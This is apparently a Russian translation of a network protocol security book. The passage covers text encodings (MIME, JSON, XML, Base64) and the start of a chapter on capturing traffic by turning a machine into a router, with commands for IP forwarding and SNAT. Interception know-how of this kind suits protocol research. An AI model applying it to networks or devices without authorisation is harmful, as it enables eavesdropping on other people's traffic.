Разделение лексем символами-разделителями - очень распространённый способ отделения лексем и полей, который легко понять, сформировать и разобрать. Разделителем может быть любой символ в зависимости от типа передаваемых данных, но в удобочитаемых форматах чаще всего встречаются пробельные символы. При этом разделитель не обязан быть пробелом. Например, протокол обмена финансовой информацией (Financial Information Exchange, FIX) разделяет лексемы управляющим символом ASCII «начало заголовка» (Start of Header, SOH) со значением 1.

Текст с терминатором

Протоколы, задающие способ разделения отдельных лексем, также должны определять условие конца команды. Если протокол разбит на отдельные строки, эти строки необходимо каким-либо образом завершать. Большинство известных текстовых протоколов Интернета, например HTTP и IRC, ориентировано на строки; строки обычно разграничивают целые структуры, например отмечают конец команды.

Какой символ считать концом строки? Это зависит от того, кого спросить. Разработчики операционных систем обычно определяют концом строки либо ASCII-символ перевода строки (Line Feed, LF) со значением 10, либо возврат каретки (Carriage Return, CR) со значением 13, либо сочетание CR LF. Такие протоколы, как HTTP и простой протокол передачи почты (Simple Mail Transfer Protocol, SMTP), официально задают концом строки сочетание CR LF. Однако неправильных реализаций настолько много, что большинство анализаторов принимает в качестве конца строки и одиночный LF.

Структурированные текстовые форматы

Как и в случае структурированных двоичных форматов вроде ASN.1, обычно нет смысла заново изобретать колесо, когда требуется представить структурированные данные в текстовом протоколе. Структурированные текстовые форматы можно считать усиленной разновидностью текста с разделителями, поэтому должны существовать правила представления значений и построения иерархий. Учитывая это, я опишу три формата, широко используемых в реальных текстовых протоколах.

Многоцелевые расширения почты Интернета

Многоцелевые расширения почты Интернета (Multipurpose Internet Mail Extensions, MIME), первоначально разработанные для отправки составных сообщений электронной почты, проникли в ряд протоколов, например HTTP. Спецификация в RFC 2045, 2046 и 2047 вместе с многочисленными связанными RFC определяет способ кодирования нескольких отдельных вложений в одном сообщении MIME.

Сообщения MIME разделяют части тела общей строкой-разделителем, перед которой стоят два дефиса (`--`). Сообщение завершается тем же разделителем, после которого следуют ещё два дефиса. В листинге 3-3 показан пример текстового сообщения, объединённого с двоичной версией

того же сообщения.

```
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary=MSG_2934894829

This is a message with multiple parts in MIME format.
--MSG_2934894829
Content-Type: text/plain

Hello World!
--MSG_2934894829
Content-Type: application/octet-stream
Content-Transfer-Encoding: base64

PGh0bWw+Cjxib2R5PgpIZWxsbyBXb3JsZCEKPC9ib2R5Pgo8L2h0bWw+Cg==
--MSG_2934894829--
```

Листинг 3-3. Простое сообщение MIME

Одно из самых распространённых применений MIME - значения `Content-Type`, обычно называемые типами MIME. Тип MIME широко используется при предоставлении содержимого HTTP и в операционных системах для сопоставления приложения с определённым типом содержимого. Каждый тип состоит из формы представляемых данных, например `text` или `application`, и формата данных. В данном случае `plain` обозначает незакодированный текст, а `octet-stream` - последовательность байтов.

Объектная нотация JavaScript

Объектная нотация JavaScript (JavaScript Object Notation, JSON) была разработана как простое представление структуры на основе формата объектов языка программирования JavaScript. Изначально она применялась для передачи данных между веб-страницей в браузере и внутренней службой, например в асинхронном JavaScript и XML (Asynchronous JavaScript and XML, AJAX). Сейчас JSON широко используется для передачи данных веб-службами и во всевозможных других протоколах.

Формат JSON прост: объект JSON заключается в символы фигурных скобок ({}) из ASCII. Внутри скобок находится ноль или более элементов, каждый из которых состоит из ключа и значения. Например, в листинге 3-4 показан простой объект JSON, состоящий из целого индексного значения, строки `Hello World!` и массива строк.

```
{
    "index" : 0,
    "str" : "Hello World!",
    "arr" : [ "A", "B" ]
}
```

Листинг 3-4. Простой объект JSON

Формат JSON был предназначен для обработки JavaScript и может разбираться функцией `eval`. К сожалению, использование этой функции связано со значительным риском безопасности: при создании объекта можно внедрить произвольный код сценария. Хотя большинство современных приложений использует библиотеку разбора, которой не требуется связь с JavaScript, стоит убедиться, что в контексте приложения не выполняется произвольный код JavaScript. Причина в том, что это способно привести к проблемам безопасности, например к межсайтовому выполнению сценариев (cross-site scripting, XSS), то есть уязвимости, при которой управляемый атакующим JavaScript может выполняться в контексте другой веб-страницы, предоставляя атакующему доступ к защищённым ресурсам страницы.

Расширяемый язык разметки

Расширяемый язык разметки (Extensible Markup Language, XML) - язык разметки для описания формата структурированных документов. Он разработан W3C и происходит от стандартного обобщённого языка разметки (Standard Generalized Markup Language, SGML). XML во многом похож на HTML, но стремится к более строгим определениям, чтобы упростить анализаторы и уменьшить число проблем безопасности.[1]

На базовом уровне XML состоит из элементов, атрибутов и текста. Элементы являются основными структурными значениями. У них есть имя, и они могут содержать дочерние элементы или текстовое содержимое. В одном документе допускается только один корневой элемент. Атрибуты - дополнительные пары «имя-значение», которые можно назначить элементу. Они имеют вид `name="Value"`. Текстовое содержимое - это просто текст. Текст является дочерним содержимым элемента или компонентом значения атрибута.

В листинге 3-5 показан очень простой документ XML с элементами, атрибутами и текстовыми значениями.

```
<value index="0">    <str>Hello World!</str>
    <arr><value>A</value><value>B</value></arr>
</value>
```

Листинг 3-5. Простой документ XML

Все данные XML являются текстом. Спецификация XML не предоставляет информацию о типах, поэтому анализатор должен знать, что представляют значения. Некоторые спецификации, например XML Schema, пытаются устранить этот недостаток информации о типах, но для обработки содержимого XML они не обязательны. Спецификация XML определяет список критериев правильного оформления, с помощью которых можно установить, соответствует ли документ XML минимальному уровню структуры.

XML применяется во множестве мест для определения способа передачи информации в протоколе, например в формате Rich Site Summary (RSS). Он также может быть частью протокола, как в расширяемом протоколе обмена сообщениями и информацией о присутствии (Extensible Messaging and Presence Protocol, XMPP).

Кодирование двоичных данных

В ранней истории компьютерных коммуникаций 8-битовые байты не были нормой. Поскольку обмен в основном был текстовым и ориентировался на англоязычные страны, экономически выгодно было отправлять лишь 7 бит на байт, как требовал стандарт ASCII. Оставшиеся биты можно было использовать для управления протоколами последовательных линий или повышения производительности. Эта история ярко отражена в некоторых ранних сетевых протоколах, например SMTP и протоколе передачи сетевых новостей (Network News Transfer Protocol, NNTP), которые предполагают 7-битовые каналы связи.

Но 7-битовое ограничение создаёт проблему, если вы хотите отправить другу по электронной почте забавную картинку или написать письмо не в английском наборе символов. Для преодоления ограничения разработчики придумали несколько способов кодирования двоичных данных в виде текста, различающихся эффективностью и сложностью.

Как оказалось, возможность преобразовать двоичное содержимое в текст сохраняет свои преимущества. Например, если требуется отправить двоичные данные в структурированном текстовом формате вроде JSON или XML, может понадобиться обеспечить правильное

экранирование разделителей. Вместо этого можно выбрать существующий формат кодирования, например Base64, чтобы передать двоичные данные в виде, который легко понимают обе стороны.

Рассмотрим несколько наиболее распространённых схем преобразования двоичных данных в текст, которые вы, вероятно, встретите при исследовании текстового протокола.

Шестнадцатеричное кодирование

Одним из самых прямолинейных способов кодирования двоичных данных является шестнадцатеричное кодирование. В нём каждый октет делится на два 4-битовых значения, которые преобразуются в два текстовых символа, обозначающих шестнадцатеричное представление. В результате получается простое текстовое представление двоичных данных, показанное на рисунке 3-18.




Рисунок 3-18. Пример шестнадцатеричного кодирования двоичных данных

Несмотря на простоту, шестнадцатеричное кодирование неэкономно расходует пространство, поскольку размер любых двоичных данных автоматически становится на 100 процентов больше исходного. Но его преимущество состоит в быстрых и простых операциях кодирования и декодирования, в которых мало что может пойти не так, что определённо полезно с точки зрения безопасности.

HTTP определяет похожее кодирование URL и некоторых текстовых протоколов, называемое процентным. Вместо кодирования всех данных в шестнадцатеричный вид преобразуются только непечатные данные, а перед значениями ставится символ %. Если применить процентное кодирование к значению на рисунке 3-18, получится `%06%E3%58`.

Base64

Чтобы устранить очевидную неэффективность шестнадцатеричного кодирования, можно использовать Base64, схему, первоначально разработанную как часть спецификаций MIME. Число 64 в названии означает количество символов, используемых для кодирования данных.

Входные двоичные данные делятся на отдельные 6-битовые значения, достаточные для представления чисел от 0 до 63. Затем значение используется для поиска соответствующего символа в таблице кодирования, показанной на рисунке 3-19.

Upper 2 bits \ Lower 4 bits	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
1	Q	R	S	T	U	V	W	X	Y	Z	a	b	c	d	e	f
2	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v
3	w	x	y	z	0	1	2	3	4	5	6	7	8	9	+	/

Рисунок 3-19. Таблица кодирования Base64

Но у этого подхода есть проблема: при делении 8 бит на 6 остаются 2 бита. Для её устранения входные данные берутся блоками по три октета, поскольку деление 24 бит на 6 даёт 4 значения. Таким образом, Base64 кодирует 3 байта в 4, увеличивая размер лишь на 33 процента, что значительно лучше увеличения при шестнадцатеричном кодировании. На рисунке 3-20 показан пример кодирования последовательности из трёх октетов в Base64.

Но и в этой стратегии обнаруживается ещё одна проблема. Что делать, если нужно закодировать только один или два октета? Разве кодирование не завершится ошибкой? Base64 решает проблему, определяя символ-заполнитель, знак равенства (=). Если в процессе кодирования нет допустимых битов, кодировщик представляет такое значение заполнителем. На рисунке 3-21 показан пример кодирования только одного октета. Обратите внимание, что при этом формируются два символа-заполнителя. При кодировании двух октетов Base64 сформировала бы только один.




Рисунок 3-20. Кодирование 3 байтов 4 символами Base64




Рисунок 3-21. Кодирование 1 байта 3 символами Base64

Чтобы преобразовать данные Base64 обратно в двоичные, достаточно выполнить действия в обратном порядке. Но что происходит, когда при декодировании встречается символ, не входящий в Base64? Это решает само приложение. Остаётся лишь надеяться, что решение будет безопасным.

Заключение

В этой главе я определил множество способов представления значений данных в двоичных и текстовых протоколах и рассмотрел представление числовых данных, например целых чисел, в двоичном виде. Понимание порядка передачи октетов в протоколе критически важно для успешного декодирования значений. В то же время важно распознавать многочисленные способы представления значений переменной длины, поскольку это, возможно, самая важная структура, с которой вы встретитесь в сетевом протоколе. По мере анализа новых сетевых протоколов вы будете снова и снова видеть одни и те же структуры. Способность быстро распознавать их является ключом к лёгкой обработке неизвестных протоколов.

В главе 4 мы рассмотрим несколько реальных протоколов и разберём их, чтобы увидеть, как они соотносятся с описаниями, представленными в этой главе.

Сноски

[1] Просто спросите тех, кто пытался разбирать HTML в поисках ошибочного кода сценариев, насколько сложной может быть эта задача без строгого формата.

Глава 4. Расширенный перехват трафика приложений

Обычно методов перехвата сетевого трафика, изученных в главе 2, должно быть достаточно, но иногда встречаются сложные ситуации, требующие более совершенных способов. В одних случаях трудность создаёт встроенная платформа, которую можно настроить только по протоколу динамической конфигурации узла (Dynamic Host Configuration Protocol, DHCP); в других сеть почти не позволяет вам управлять ею, если вы не подключены непосредственно.

Большинство рассматриваемых в этой главе методов расширенного перехвата трафика используют существующую сетевую инфраструктуру и протоколы для перенаправления трафика. Ни один метод не требует специализированного оборудования; понадобятся только программные пакеты, обычно имеющиеся в разных операционных системах.

Изменение маршрута трафика

IP является маршрутизируемым протоколом, то есть узлам сети не требуется знать точное местонахождение всех остальных узлов. Когда один узел хочет отправить трафик другому узлу, с которым не соединён напрямую, он передаёт трафик узлу-шлюзу, а тот пересылает его адресату. Шлюз также часто называют маршрутизатором, то есть устройством, которое направляет трафик из одного места в другое.

Например, на рисунке 4-1 клиент `192.168.56.10` пытается отправить трафик серверу `10.1.1.10`, но прямого соединения с сервером у клиента нет. Сначала он отправляет предназначенный серверу трафик маршрутизатору A. Маршрутизатор A передаёт трафик маршрутизатору B, имеющему прямое соединение с целевым сервером, а маршрутизатор B пересылает трафик конечному адресату.

Как и любой другой узел, шлюз не знает точное местонахождение адресата трафика, поэтому ищет следующий подходящий шлюз для отправки. В данном случае маршрутизаторы A и B знают только о двух сетях, к которым непосредственно подключены. Чтобы попасть от клиента к серверу, трафик должен пройти маршрутизацию.




Рисунок 4-1. Пример маршрутизируемого трафика

Использование traceroute

При трассировке маршрута вы пытаетесь построить путь, по которому IP-трафик дойдёт до определённого адресата. В большинство операционных систем встроены инструменты трассировки, например `traceroute` на большинстве Unix-подобных платформ и `tracert` в

Windows.

В листинге 4-1 показан результат трассировки маршрута к `www.google.com` из домашнего подключения к Интернету.

```
C:\Users\user>tracert www.google.com

Tracing route to www.google.com [173.194.34.176]
over a maximum of 30 hops:

  1     2 ms     2 ms     2 ms  home.local [192.168.1.254]
  2    15 ms    15 ms    15 ms  217.32.146.64
  3    88 ms    15 ms    15 ms  217.32.146.110
  4    16 ms    16 ms    15 ms  217.32.147.194
  5    26 ms    15 ms    15 ms  217.41.168.79
  6    16 ms    26 ms    16 ms  217.41.168.107
  7    26 ms    15 ms    15 ms  109.159.249.94
  8    18 ms    16 ms    15 ms  109.159.249.17
  9    17 ms    28 ms    16 ms  62.6.201.173
 10    17 ms    16 ms    16 ms  195.99.126.105
 11    17 ms    17 ms    16 ms  209.85.252.188
 12    17 ms    17 ms    17 ms  209.85.253.175
 13    27 ms    17 ms    17 ms  lhr14s22-in-f16.1e100.net [173.194.34.176]
```

Листинг 4-1. Трассировка маршрута к www.google.com инструментом tracert

Каждая пронумерованная строка вывода (1, 2 и так далее) представляет отдельный шлюз, направляющий трафик к конечному адресату. В выводе упоминается максимальное число переходов. Один переход представляет сеть между каждыми двумя шлюзами всего маршрута. Например, один переход находится между вашей машиной и первым маршрутизатором, другой - между ним и следующим маршрутизатором, и так далее до конечного адресата. Если превышено максимальное число переходов, трассировка прекратит поиск новых маршрутизаторов. Максимальное число переходов можно указать в командной строке инструмента: `-h NUM` в Windows и `-m NUM` в Unix-подобных системах. (В выводе также показано время прохождения сигнала туда и обратно между выполняющей трассировку машиной и обнаруженным узлом.)

Таблицы маршрутизации

Операционная система использует таблицы маршрутизации, чтобы определить шлюз для отправки трафика. Таблица маршрутизации содержит список целевых сетей и шлюзов, через которые следует направлять трафик. Если сеть непосредственно подключена к отправляющему трафик узлу, шлюз не требуется, и сетевой трафик можно передать прямо в локальную сеть.

Таблицу маршрутизации компьютера можно просмотреть командой `netstat -r` в большинстве Unix-подобных систем или `route print` в Windows. В листинге 4-2 показан вывод этой команды в Windows.

```
> route print

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination           Netmask         Gateway      Interface   Metric
          0.0.0.0           0.0.0.0   192.168.1.254   192.168.1.72       10
        127.0.0.0         255.0.0.0         On-link      127.0.0.1      306
        127.0.0.1   255.255.255.255         On-link      127.0.0.1      306
  127.255.255.255   255.255.255.255         On-link      127.0.0.1      306
      192.168.1.0     255.255.255.0         On-link   192.168.1.72      266
     192.168.1.72   255.255.255.255         On-link   192.168.1.72      266
    192.168.1.255   255.255.255.255         On-link   192.168.1.72      266
        224.0.0.0         240.0.0.0         On-link      127.0.0.1      306
        224.0.0.0         240.0.0.0         On-link   192.168.56.1      276
        224.0.0.0         240.0.0.0         On-link   192.168.1.72      266
```

```
  255.255.255.255   255.255.255.255         On-link      127.0.0.1      306
  255.255.255.255   255.255.255.255         On-link   192.168.56.1      276
  255.255.255.255   255.255.255.255         On-link   192.168.1.72      266
===========================================================================
```

Листинг 4-2. Пример вывода таблицы маршрутизации

Как упоминалось ранее, маршрутизация применяется в том числе для того, чтобы узлам не требовалось знать расположение всех остальных узлов сети. Но что происходит с трафиком, если неизвестен шлюз, отвечающий за связь с целевой сетью? В таком случае таблица маршрутизации обычно пересылает весь неизвестный трафик шлюзу по умолчанию. Шлюз по умолчанию виден в точке 1, где целевой сетью указана `0.0.0.0`. Этот адрес является заполнителем для шлюза по умолчанию и упрощает управление таблицей маршрутизации. Благодаря заполнителю таблицу не приходится изменять при смене конфигурации сети, например при настройке посредством DHCP. Трафик, отправленный любому адресату, для которого нет известного совпадающего маршрута, передаётся шлюзу, зарегистрированному для адреса-заполнителя `0.0.0.0`.

Как воспользоваться маршрутизацией в своих интересах? Рассмотрим встроенную систему, где операционная система и аппаратное обеспечение поставляются как единое устройство. Возможно, вы не сможете влиять на сетевую конфигурацию встроенной системы, поскольку у вас может вообще не быть доступа к нижележащей операционной системе. Но если представить устройство перехвата в качестве шлюза между формирующей трафик системой и конечным адресатом, этот трафик можно перехватить.

В следующих разделах рассматриваются способы настройки операционной системы в роли шлюза для перехвата трафика.

Настройка маршрутизатора

По умолчанию большинство операционных систем не направляет трафик непосредственно между сетевыми интерфейсами. Главным образом это сделано для того, чтобы пользователь с одной стороны маршрута не мог напрямую обращаться к сетевым адресам на другой стороне. Если маршрутизация не включена в конфигурации операционной системы, любой трафик, отправленный одному из сетевых интерфейсов машины и требующий маршрутизации, отбрасывается либо отправителю возвращается сообщение об ошибке. Стандартная конфигурация очень важна для безопасности: представьте последствия, если бы управляющий вашим подключением к Интернету маршрутизатор направлял трафик из Интернета непосредственно в вашу частную сеть.

Поэтому, чтобы операционная система выполняла маршрутизацию, администратор должен внести некоторые изменения в конфигурацию. Хотя в каждой операционной системе маршрутизация включается по-своему, одно требование остаётся постоянным: для работы компьютера в роли маршрутизатора в нём должно быть установлено не менее двух отдельных сетевых интерфейсов. Кроме того, для правильной работы маршрутизации нужны маршруты с обеих сторон шлюза. Если у адресата нет соответствующего обратного маршрута к исходному устройству, связь может работать не так, как ожидается. После включения маршрутизации можно настроить сетевые устройства

на пересылку трафика через новый маршрутизатор. Запустив на маршрутизаторе инструмент вроде Wireshark, можно перехватывать трафик во время его пересылки между двумя настроенными сетевыми интерфейсами.

Включение маршрутизации в Windows

По умолчанию Windows не включает маршрутизацию между сетевыми интерфейсами. Чтобы включить её, необходимо изменить системный реестр. Это можно сделать графическим редактором реестра, но проще всего выполнить следующую команду от имени администратора в командной строке:

```
C> reg add HKLM\System\CurrentControlSet\Services\Tcpip\Parameters ^
    /v IPEnableRouter /t REG_DWORD /d 1
```

Чтобы отключить маршрутизацию после завершения перехвата трафика, выполните следующую команду:

```
C> reg add HKLM\System\CurrentControlSet\Services\Tcpip\Parameters ^
    /v IPEnableRouter /t REG_DWORD /d 0
```

Между изменениями команд необходимо также перезагружать систему.

> **Предупреждение.** Будьте очень осторожны при изменении реестра Windows. Неправильные изменения могут полностью нарушить работу Windows и помешать её загрузке! Прежде чем вносить опасные изменения, обязательно создайте резервную копию системы с помощью утилиты вроде встроенного средства резервного копирования Windows.

Включение маршрутизации в *nix

Чтобы включить маршрутизацию в Unix-подобной операционной системе, достаточно изменить системную настройку IP-маршрутизации командой `sysctl`. (Обратите внимание, что соответствующие инструкции могут различаться в разных системах, но конкретные указания обычно легко найти.)

Чтобы включить маршрутизацию IPv4 в Linux, выполните от имени root следующую команду; перезагрузка не требуется, изменение применяется немедленно:

```
# sysctl net.ipv4.conf.all.forwarding=1
```

Чтобы включить маршрутизацию IPv6 в Linux, выполните:

```
# sysctl net.ipv6.conf.all.forwarding=1
```

Вернуть исходную конфигурацию маршрутизации можно, заменив в предыдущих командах 1 на 0.

Чтобы включить маршрутизацию в macOS, выполните:

```
> sysctl -w net.inet.ip.forwarding=1
```

Преобразование сетевых адресов

При попытке перехватить трафик может оказаться, что исходящий трафик перехватывается, а обратный - нет. Причина в том, что вышестоящий маршрутизатор не знает маршрут к исходной сети, поэтому либо полностью отбрасывает трафик, либо пересылает его в постороннюю сеть. Эту ситуацию можно смягчить с помощью преобразования сетевых адресов (Network Address Translation, NAT), метода, изменяющего сведения об исходном и целевом адресах в IP и протоколах более высокого уровня, например TCP. NAT широко применяется для расширения ограниченного адресного пространства IPv4 путём сокрытия нескольких устройств за одним общедоступным IP-адресом.

NAT также может упростить конфигурацию сети и безопасность. Когда NAT включён, за одним его IP-адресом можно запустить сколько угодно устройств и управлять только этим общедоступным адресом.

Сегодня распространены два типа NAT: преобразование исходного адреса (Source NAT, SNAT) и преобразование адреса назначения (Destination NAT, DNAT). Различие состоит в том, какой адрес изменяется при обработке сетевого трафика. SNAT, также называемый маскарадингом, изменяет сведения об исходном IP-адресе; DNAT изменяет целевой адрес.

Включение SNAT

Когда требуется, чтобы маршрутизатор скрывал несколько машин за одним IP-адресом, используется SNAT. Если SNAT включён, при маршрутизации трафика через внешний сетевой интерфейс исходный IP-адрес пакетов переписывается и заменяется единственным IP-адресом, предоставляемым SNAT.

Реализовать SNAT полезно, когда требуется направить трафик в сеть, которую вы не контролируете, поскольку, как вы помните, для обмена сетевым трафиком оба узла должны иметь правильную информацию о маршрутизации. В худшем случае при неверной маршрутизации трафик пойдёт лишь в одном направлении. Даже в лучшем случае, скорее всего, удастся перехватывать трафик только в одном направлении, тогда как обратный будет направлен по другому пути.

SNAT решает возможную проблему, заменяя исходный адрес трафика IP-адресом, к которому целевой узел способен построить маршрут, обычно адресом внешнего интерфейса маршрутизатора. Благодаря этому целевой узел может отправить ответный трафик в сторону маршрутизатора. На рисунке 4-2 показан простой пример SNAT.




Рисунок 4-2. Пример SNAT от клиента к серверу

Когда клиент хочет отправить пакет серверу в другой сети, он передаёт пакет маршрутизатору с настроенным SNAT.

Когда маршрутизатор получает пакет от клиента, исходным адресом является адрес клиента (`10.0.0.1`), а целевым - адрес сервера, то есть разрешённый адрес `domain.com`. Именно в этот момент применяется SNAT: маршрутизатор заменяет исходный адрес пакета собственным (`1.1.1.1`), а затем пересылает пакет серверу.

Получив пакет, сервер считает, что тот пришёл от маршрутизатора, поэтому при отправке ответного пакета направляет его адресу `1.1.1.1`. Маршрутизатор получает пакет, по целевому адресу и номерам портов определяет, что он относится к существующему соединению NAT, и отменяет замену адреса, преобразуя `1.1.1.1` обратно в исходный адрес клиента `10.0.0.1`. Наконец, пакет можно переслать исходному клиенту, при этом серверу не требуется знать о клиенте или способе построения маршрута к его сети.

Настройка SNAT в Linux

Хотя в Windows и macOS SNAT можно настроить с помощью общего доступа к подключению к Интернету, я приведу подробности только для Linux, поскольку эту платформу проще всего описать и она наиболее гибка в отношении сетевой конфигурации.

Перед настройкой SNAT необходимо выполнить следующие действия:

• Включите IP-маршрутизацию, как описано ранее в этой главе.
• Найдите имя исходящего сетевого интерфейса, на котором требуется настроить SNAT. Это можно сделать командой `ifconfig`. Исходящий интерфейс может называться, например, `eth0`.
• При использовании `ifconfig` запишите IP-адрес, связанный с исходящим интерфейсом.

Теперь правила NAT можно настроить с помощью `iptables`. (Вероятнее всего, команда `iptables` уже установлена в вашем дистрибутиве Linux.) Но сначала удалите все существующие правила NAT в `iptables`, выполнив от имени пользователя root следующую команду:

```
# iptables -t nat -F
```

